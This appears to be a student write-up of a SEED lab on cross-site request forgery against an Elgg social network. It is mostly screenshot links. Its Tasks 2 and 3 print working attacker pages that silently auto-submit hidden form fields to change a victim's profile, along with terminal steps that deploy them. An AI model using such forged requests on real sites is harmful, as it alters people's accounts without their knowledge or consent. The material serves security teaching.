



# TASK1



At first, we will check how the add friend request works.




Then we will change the addfriend.html page like below.





After login into alice's profile we can see that alice has no friends. But when she visits the attacker's website samy gets added to her friendlist.





## TASK 2

We will at first check how the edit profile post requests work from the HTTP header live.




Then we will change the editprofile.html page like below


```
Activities Text Editor Oct 7 13:12
*editprofile.html
4<script type="text/javascript">
5
6function forge_post()
7{
8    var fields;
9
10    // The following are form entries need to be filled out by attackers.
11    // The entries are made hidden, so the victim won't be able to see them.
12    fields += "<input type='hidden' name='name' value='Alice'>";
13    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
14    fields += "<input type='hidden' name='description' value='Samy is my hero'>";
15    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
16    fields += "<input type='hidden' name='guid' value='56'>";
17
18    // Create a <form> element.
19    var p = document.createElement("form");
20
21    // Construct the form
22    p.action = "http://www.seed-server.com/action/profile/edit";
23    p.innerHTML = fields;
24    p.method = "post";
25
26    // Append the form to the current page.
27    document.body.appendChild(p);
28
29    // Submit the form
30    p.submit();
31}
32
33
34// Invoke forge_post() after the page is loaded.
35window.onload = function() { forge_post();}
36</script>
37</body>
38</html>

HTML Tab Width: 8 Ln 22, Col 63 INS

Activities Terminal Oct 7 13:13
seed@VM: ~/.../attacker
seed@VM: ~/.../Labsetup root@470986148eee: / root@470986148eee: /var/... root@470986148eee: /var/... root@470986148eee: /var/...
[10/07/22]seed@VM:~/.../Labsetup$ dockps
0e9d6f455441 mysql-10.9.0.6
85a628c4cf46 elgg-10.9.0.5
470986148eee attacker-10.9.0.105
[10/07/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts
(gedit:7978): Tepl-WARNING **: 12:16:15.334: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs
is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure T
epl with --disable-gvfs-metadata.
[10/07/22]seed@VM:~/.../Labsetup$ cd attacker/
[10/07/22]seed@VM:~/.../attacker$ ls
addfriend.html editprofile.html index.html testing.html
[10/07/22]seed@VM:~/.../attacker$ docker cp addfriend.html 470986148eee:/var/www/attacker/
no such directory
[10/07/22]seed@VM:~/.../attacker$ docker cp addfriend.html 470986148eee:/var/www/attacker/
[10/07/22]seed@VM:~/.../attacker$ docker cp editprofile.html 470986148eee:/var/www/attacker/
[10/07/22]seed@VM:~/.../attacker$
```



**So now when Alice visits samy's website her profile's description filed gets updated with 'Samy is my hero'**



## TASK 3

Just like the previous task, we will add two fields for twitter name and interests and will add the accesslevel for them as 2 for keeping them public.







```
Activities Text Editor Oct 7 13:27
editprofile.html
~/Documents/lab03/attacker
Save
editprofile.html docker-compose.yml addfriend.html *Untitled Document 1

<!--this page forges an HTTP POST request.-->
4<script type="text/javascript">
5
6function forge_post()
7{
8    var fields;
9
10    // The following are form entries need to be filled out by attackers.
11    // The entries are made hidden, so the victim won't be able to see them.
12    fields += "<input type='hidden' name='name' value='Alice'>";
13    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
14    fields += "<input type='hidden' name='interests' value='Hacking'>";
15    fields += "<input type='hidden' name='twitter' value='Geralt.'>";
16    fields += "<input type='hidden' name='description' value='Samy is my hero'>";
17    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
18    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
19    fields += "<input type='hidden' name='accesslevel[interests]' value='2'>";
20    fields += "<input type='hidden' name='accesslevel[twitter]' value='2'>";
21    fields += "<input type='hidden' name='guid' value='56'>";
22
23    // Create a <form> element.
24    var p = document.createElement("form");
25
26    // Construct the form
27    p.action = "http://www.seed-server.com/action/profile/edit";
28    p.innerHTML = fields;
29    p.method = "post";
30
31    // Append the form to the current page.
32    document.body.appendChild(p);
33
34    // Submit the form
35    p.submit();
36}
37
38

HTML Tab Width: 8 Ln 20, Col 62 INS

Activities Terminal Oct 7 13:27
root@470986148eee: /var/www/attacker
seed@VM: ~/lab03/attacker root@470986148eee: / root@470986148eee: /var/... seed@VM: ~/attacker root@470986148eee: /var/... root@470986148eee: /var/...

// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
fields += "<input type='hidden' name='interests' value='Hacking'>";
fields += "<input type='hidden' name='twitter' value='Geralt.'>";
fields += "<input type='hidden' name='description' value='Samy is my hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='accesslevel[interests]' value='2'>";
fields += "<input type='hidden' name='accesslevel[twitter]' value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";

